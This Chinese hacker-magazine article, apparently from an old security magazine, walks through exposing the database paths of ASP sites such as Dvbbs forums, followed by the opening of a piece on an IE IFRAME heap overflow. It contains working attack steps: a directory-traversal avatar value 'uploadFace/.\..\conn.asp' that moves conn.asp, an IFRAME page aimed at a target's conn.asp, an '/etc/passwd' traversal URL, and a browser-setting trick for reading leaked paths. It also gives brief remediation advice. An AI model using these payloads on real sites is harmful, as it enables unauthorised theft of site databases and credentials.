


图 2

这是什么原因呢？让我们看看这个：

```
'D:\web\power\access\inc\database\adsfkldfogowerjnokfdslwejhdfsjhk.mdb'不是一个有效的路径。确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。
```

目录结构我开始已经说了，主目录下存在INC目录（用于存放conn.asp）和DATABASE目录（数据库文件，即adsfkldfogowerjnokfdslwejhdfsjhk.mdb）。既然DATABASE目录并不在INC目录下，那为何刚才暴露数据库时却显示\inc\database\呢？这就是编写人员的一大疏忽。由于INC和DATABASE属于同级目录，当我们用editor.asp连接访问conn.asp时，DATABASE并没有在INC目录下，而系统确认为你是在请求\inc\database\adsfkldfogowerjnokfdslwejhdfsjhk.mdb这个文件，但事实上没有这个文件，系统找不到这个文件自然就报错啦！要解决这个问题，最直接的方法是和动网那样使conn.asp处于数据库文件的上级目录或同一目录中。

二、动网论坛

根据上面动力文章系统的分析，我们可得到存在数据库路径泄露这个问题的程序的标志：

1.conn.asp和调用它的文件（如INDEX.ASP）不在同一目录。

2.conn.asp连接数据库用的是相对路径。

知道了漏洞的原理，再来理解动网得到数据库的方法也就不难了。前一段时间，“臭要饭的”发现了动网论坛的一个大漏洞，可转移任何文件。如果单纯利用这个漏洞，至多可把别人论坛文件删除，却得不到任何权限。那天我和紫幻讨论这个问题的时候，突然想到了一个方法，只要我们将这个漏洞结合动力文章得到数据库的方法，很容易就能想到得到动网论坛数据库的方法。

下面我们一起来看看吧！

动网的漏洞出在mymodify.asp这个文件上，它对用户自定义头像的部分处理过于草率，我们可利用“/.\”来跳转目录并移动

文件，看下面代码：

```
'******************
'对上传头象进行过滤与改名
if Cint(Forum_Setting(7))=1 then
on error resume next
dim objFSO,upfilename,newfilename
dim upface,memberid
set rs=conn.execute("select userid,face from [user] where userid="&userid)
memberid=rs(0)
upface=trim(rs(1))
newfilename=""
upfilename=split(upface,"/")
if ubound(upfilename)=1 and upfilename(0) "uploadFace" then
if instr(upfilename(1),"_")=0 then
newfilename="uploadFace/"&memberid&"_"&upfilename(1)    '用户定义的头像变为uploadFace/用户ID
Set objFSO = Server.CreateObject("Scripting.FileSystemObject")
if objFSO.fileExists(Server.MapPath(upface)) then
objFSO.movefile ""&Server.MapPath(upface)&"",""&Server.MapPath(newfilename)&""
end if
If Err.Number = 0 Then
conn.execute("update [user] set face='"&newfilename&"' where userid="&userid)
end if
set objFSO=nothing
end if
end if
rs.close
set rs=nothing
end if
'对上传头象进行过滤与改名结束
'****************
```

看看这句：

```
newfilename="uploadFace/"&memberid&"_"&upfilename(1)    /newfilename=用户定义的头像变为uploadFace/用户ID_upfilename的另一部分
```

再看：

```
if objFSO.fileExists(Server.MapPath(upface)) then
objFSO.movefile ""&Server.MapPath(upface)&"",""&Server.MapPath(newfilename)&""
```

看见没有？最关键的部分来了，如果检测到upface代表的文件存在，则对该文件进行移动并改名！

好了，代码分析完毕，看看我们到底应该怎样利用它？注册一个用户，进入“基本资料修改”的页面后，关键部分就要来了。大家还记得在玩showfiles类文件时跳转目录来查看资料吗？类似下面的URL，我们就利用“../”来跳转目录对passwd文件进行查看：

```
http://www.target.com/show.php?file=../../../../../etc/passwd%00
```

相信大家都在那里把“/”、“\”、“.”和“..”的作用了解了吧！呵呵！下面我们要做的就是跳转目录，把conn.asp转移过来。在“自定义头像地址”那里添上这样的一句：

```
uploadFace/.\..\conn.asp  （注意大小写）
```

前面已经分析过代码了，这句话的意思应该看得懂吧！我们把“头像”地址指向了上级目录的conn.asp。由于符合它的判断条件，upface存在，所以它会把conn.asp这个文件转移到uploadFace这个目录。这样，就符合我们玩动力文章系统时的第一个条件了。一般大家用的都是相对路径，所以下面我们只要调用这个文件就会知道数据库路径。新建一个HTML文件，写上如下内容：

```
<IFRAME marginWidth=0 marginHeight=0 src="http://www.target.com/dvbbs/uploadFace/conn.asp" frameBorder=0 width=500 scrolling=noshade height=400></IFRAME>
```

再打开这个HTML文件，看看，数据库路径出来了吧（图3）！




图 3

三、安全篇

看来问题都出在conn.asp本身，不打自招。为了安全，我们得好好处理一下它。

最笨的方法就是把它改名，让别人猜不到路径。但它要被很多文件调用，还得改其它地方。我们用相对路径时，数据库路径会随着调用conn.asp文件而改变，从而产生错误。那么，我们就让连接数据库使用绝对路径，这样一来，不管谁调用conn.asp，数据库路径都不变了。

我在测试动网这个漏洞时，发现对一些比较新的版本，就算是文件挪移成功了，也暴不出数据库路径。但有的6.0版本有效。看来新的动网论坛版本对conn.asp进行了特殊处理。对比了一下两个不同的conn.asp，发现新的conn.asp里加了这么一句：

```
On Error Resume Next
```

这样一来，就是出错了不提示数据库信息，打死了也不招！当然，以上那些方法结合起来使用就更好了！数据库，你藏好了吗？

四、暴库的假象（紫幻）

前面sniper提到了一些利用conn.asp来暴出数据库路径，这个漏洞确实存在，漏洞的真正产生原因是程序编写人员的疏忽所导致。由于INC和DATABASE属于同级目录，当我们用editor.asp连接访问conn.asp时，由于DATABASE并没有在INC目录下，而系统确认为你是在请求\inc\database\adsfkldfogowerjnokfdslwejhdfsjhk.mdb这个文件，而实际上没有这个文件。系统找不到这个文件，自然就报错！要解决这个问题，最直接的方法就是和动网那样使conn.asp处于数据库文件的上级目录或同一个目录中。

暴库的方法是如文章前面所提到的这个页面，也就是：

```
<IFRAME marginWidth=0 marginHeight=0 src="http://www.xxx.com/inc/conn.asp" frameBorder=0 width=500 scrolling=noshade height=400></IFRAME>
```

怪狗和sniper所研究的这个页面其实是在本地构造出一个conn.asp的请求页面，然后读取到conn.asp里的信息而已。他们的思路的确比较灵活，这点无可质疑，但方法有些麻烦。我们先来看一下直接用浏览器浏览这个conn.asp会返回什么信息。测试地址：http://www.xxx.com/inc/conn_user.asp

浏览器返回图4所示信息。

看到了吗？显示“HTTP 500服务器内部错误”，看不到conn.asp的内容。

先来分析一下原因，给读者介绍一点常识：IWAM帐号建立后被Active Directory、IIS metabase数据库和COM+应用程序三方共同使用，帐号密码被三方分别保存，并由操作系统负责这三方保存的

IWAM密码的同步工作。按常理说，由操作系统负责的工作我们大可放心，不必担心出错，但不知是BUG还是其它什么原因，系统对IWAM帐号的密码同步工作有时会失败，使三方IWAM帐号所用密码不统一。当IIS或COM+应用程序使用错误的IWAM密码登录系统，启动IIS Out-Of-Process Pooled Applications时，系统会因密码错误而拒绝这一请求，导致IIS Out-Of-Process Pooled Applications启动失败，也就是我们在ID10004错误事件中看到的“不能运行服务器{3D14228D-FBE1-11D0-995D-00C04FD919C1}”（这里{3D14228D-FBE1-11D0-995D-00C04FD919C1}是IIS Out-Of-Process Pooled Applications的KEY），不能转入IIS5应用程序，HTTP 500内部错误就这样产生了。




图 4

通过以上的简单描述，大家就会对“HTTP 500服务器内部错误”有个初步认识。一般产生“HTTP 500服务器内部错误”的表现为静态页面，可以正常显示。只有动态的web程序（比如ASP）才会出现这样的原因。

好了，基础知识就介绍这么多，现在回到正题。sniper提到的暴库办法需要构造一个页面来查看conn.asp中的内容。认为利用了这个页面就是暴库，其实事情的本质不是这样。换句话说，只要INC和DATABASE不是同一个目录，我们用IE就可查看conn.asp中的内容。

前面我提到了，直接用IE请求inc目录的conn.asp会产生“HTTP 500服务器内部错误”。其实，“HTTP 500服务器内部错误”属于友好提示，这些信息都保存在IIS里的自定义错误。请看图5。




图 5




图 6

运行http://www.xxx.com/inc/conn_user.asp后，IE后显示“HTTP 500服务器内部错误”，出现错误以后开始设置你的IE，以绕过“HTTP 500服务器内部错误”，从而看到conn.asp中的信息。

具体方法为：Internet Explorer→属性→高级→把“显示友好http错误信息”的勾去掉（图6）。

勾选掉“显示友好http错误信息”后，再回去看看刚才出现“HTTP 500服务器内部错误”的http://www.xxx.com/inc/conn_user.asp（图7）。

怎么样？是不是看到了？

> 'D:\edu12\web\zkbbs\ACCESS\inc\Database\useryyewuhjdj31434132234hgutwehdskjwewyt.mdb'不是一个有效的路径。确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。

不需要那个页面也同样可以。所以说“暴库”只是一种假象，只要DATABASE没有在INC目录下，就可用IE直接看到conn.asp中的内容。

下面再来分析一下动网论坛的uploadFace/.\..\conn.asp“暴库”问题。至于漏洞分析，上面已经介绍得很清楚，我就不再说了。但我在具体测试时，发现N多动网论坛存在此漏洞，但并不能成功转移conn.asp文件。我先来为大家分析一下原因。

有很多服务器设置NTFS权限很BT，只给web目录读取和写入权限还有列目录权限，并没有执行权限，所以导致不能成功。当然，有些动网论坛已经做了防御，也会导致不能成功，请读者回去自己摸索，因为不同站点的设置是不一样的。

再来说说能成功剪走conn.asp。成功以后，conn.asp就被剪切到uploadFace目录下，然后直接修改IE设置就可看到conn.asp中的内容，根本用不到那个htm页面。





图 7

IE IFRAME Tag溢出漏洞的简单利用



孟方明（－273℃）

一、漏洞简述

在Windows系统中有一个SHDOCVW.DLL文件负责提交IFRAM和EMBED标签内容。然而不幸的是，这个dll文件有一个漏洞允许攻击者在远程Windows系统中执行任意代码。主要受影响的软件就是 Internet Explorer（IE浏览器）。但使用webBrowser activex控件的其它软件（比如说Outlook、Outlook Express、AOL、Lotus Notes）也受此漏洞的影响。所有安装有IE 6.0的Windows 2000 sp4和XP sp1都受此漏洞的影响（XP sp2除外）。

二、漏洞分析

此溢出漏洞是一个堆溢出，新手朋友也许对栈溢出已经是相当熟悉了（前几期《X档案》上的菜鸟溢出文章都是以栈溢出为基础的），但是对于堆溢出也许还比较陌生。首先我们来看一下堆的概念吧。学习过C++等面向对象编程的朋友都知道，我们在编程中频繁打交道的就是对象这个东西了。我们总是要去创建对象，然后释放对象，而堆就是用来动态的分配和释放程序所使用的对象的，堆使用运行期间分配给代码和堆栈以外的部分内存。那么什么情况下会使用堆操作呢：

（1）事先不知道程序所需对象的数量和大小。
（2）对象太大，不适合使用堆栈分配器。

堆的概念简单地介绍到这里，要想更深入地了解这方面的细节需要你去阅读msdn或者Windows编程方面的书籍了。至于堆溢出方面的文章，网上所能找到的最经典的恐怕就是安焦的watercloud写的《总结Windows下堆溢出的三种利用方式》，有兴趣的读者可以去查阅。我这里只简单地说一下堆的内存分配情况：

堆管理结构（8字节）|堆真正可操作空间|下一个空闲堆的管理结构（8字节）|两个双链表指针（8字节）。

